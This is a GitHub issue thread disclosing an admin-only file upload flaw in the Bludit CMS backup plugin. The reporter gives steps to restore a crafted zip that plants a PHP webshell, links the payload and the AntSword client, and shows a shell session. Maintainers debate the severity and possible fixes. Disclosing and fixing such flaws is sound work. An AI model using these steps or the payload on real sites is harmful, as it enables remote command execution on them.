

New issue

Jump to bottom

## File upload vulnerability #1242


Closed zongdeiqianxing opened this issue on Jul 24, 2020 · 9 comments

zongdeiqianxing commented on Jul 24, 2020

Bludit v3.13.0 has a file upload vulnerability in 'backup' plugin . It requires administrator privileges .


1 open <http://10.150.10.170/admin/plugins>

Activate 'backup' plugin and click the Settings


2 open <http://10.150.10.170/admin/configure-plugin/pluginBackup>upload the '<https://github.com/zongdeiqianxing/files/blob/master/2020-07-24-13-58-42.zip>' zip file that I provide .

The zip file has a 1.php in the bl-content/uploads directory,

Notices: please be careful not to open or modify this zip file, because this will cause an error




3 click the 'Restore Backup'



4 <http://192.168.61.242/bl-content/uploads/1.php>

Open the url can see phpinfo, and can use 'ant' to connect the backdoor via <http://xx.xx.xx.xx/bl-content/uploads/1.php>

PHP Version 7.3.4



System	Windows NT LOSER-PC 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15

```

(*) 基础信息
当前路径: C:\phpstudy_pro\WWW\bl-content\uploads
磁盘列表: C:
系统信息: Windows NT LOSER-PC 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
当前用户: loser
(*) 输入 ashelp 查看本地命令
C:\phpstudy_pro\WWW\bl-content\uploads> ifconfig
ifconfig 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\phpstudy_pro\WWW\bl-content\uploads> ipconfig

Windows IP 配置

以太网适配器 本地连接 2:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::bc67:edbb:31fa:aec9%14
    IPv4 地址 . . . . . : 192.168.61.242
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 192.168.61.254

隧道适配器 isatap.{BF37CE37-E364-4148-B8CC-9E6FBA29AD92}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

隧道适配器 Teredo Tunneling Pseudo-Interface:

    连接特定的 DNS 后缀 . . . . . :
    IPv6 地址 . . . . . : 2001:0:2851:b9f0:3cdd:631f:224a:237c
    本地链接 IPv6 地址. . . . . : fe80::3cdd:631f:224a:237c%13
    默认网关 . . . . . :

C:\phpstudy_pro\WWW\bl-content\uploads>
```

clickwork-git commented on Jul 27, 2020

Contributor

Open the url can see phpinfo, and can use 'ant' to connect the backdoor via <http://xx.xx.xx.xx/bl-content/uploads/1.php>.

I do not understand how you will connect using 'ant'. The given URL shows only phpinfo(). To give access to phpinfo() is in any case not a good idea.

And: To upload the file 1.php you need admin access in Bludit or access to the server.

zongdeiqianxing commented on Jul 27, 2020

Author

Yes, i show the phpinfo() just want to prove that the vulnerability exists.

And you can use <https://github.com/AntSwordProject/AntSword-Loader/blob/4.0.3/AntSword-Loader-v4.0.3-win32-x64.zip> to connect the 1.php, or you can learn 'webshell' first.

clickwork-git commented on Jul 27, 2020

Contributor

Makes still no sense. You use admin rights or access to the server. With this you can always "hack" your own installation.

zongdeiqianxing commented on Jul 27, 2020

Author

If someone steals the administrator password, then can use this vulnerability to execute arbitrary system commands

dignajar commented on Jul 27, 2020

Member

Ideas how to solve this issue?

zongdeiqianxing commented on Jul 27, 2020

Author

If you cannot control the number of files and file content in the backup file, you can consider performing secondary authentication for this functional module

ghost commented on Jul 29, 2020

A secondary authentication is an interesting idea, but how should it work?

I mean the user has administrator rights.

It doesn't make sense to use an email link, since the admin can change them to his own one before. An additional password also doesn't help either, since he obviously already figured out the password of the admin account.

A solution would be to look at each single file of the backup archive instead, but that's maybe horrible slow if the Bludit website has hundreds or thousands of pages and files.

The Backup plugin could also generate a unique signature and sign all the backup archives with them using their hashed value. But, in this case you need to keep the 'signature key' if you need to upload the backup on another website or if the backup plugin or the signature file respectively gets removed From the Bludit installation itself. (The only benefit would be, that the archive can still be manually uploaded to the Bludit website if something like that happened).

zongdeiqianxing commented on Jul 29, 2020

Author

Yes, your idea is very good, it can fix this vulnerability .

 dignajar mentioned this issue on Jan 8, 2021

Bludit v3.13.1 Code Execution Vulnerability in "Backups" #1298


 Closed

dignajar commented on Feb 22

Member

Hello, with the new version of Bludit v4.0 rc1, I would like to close the old Github issues. If you feel that your issue is not resolved in the latest version, create a new ticket.

- Help and Support use the Forum <https://forum.bludit.org>
- Bugs and new requests here in Github <https://github.com/bludit/bludit/issues>

 dignajar closed this as completed on Feb 22

Assignees

No one assigned

Labels

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants

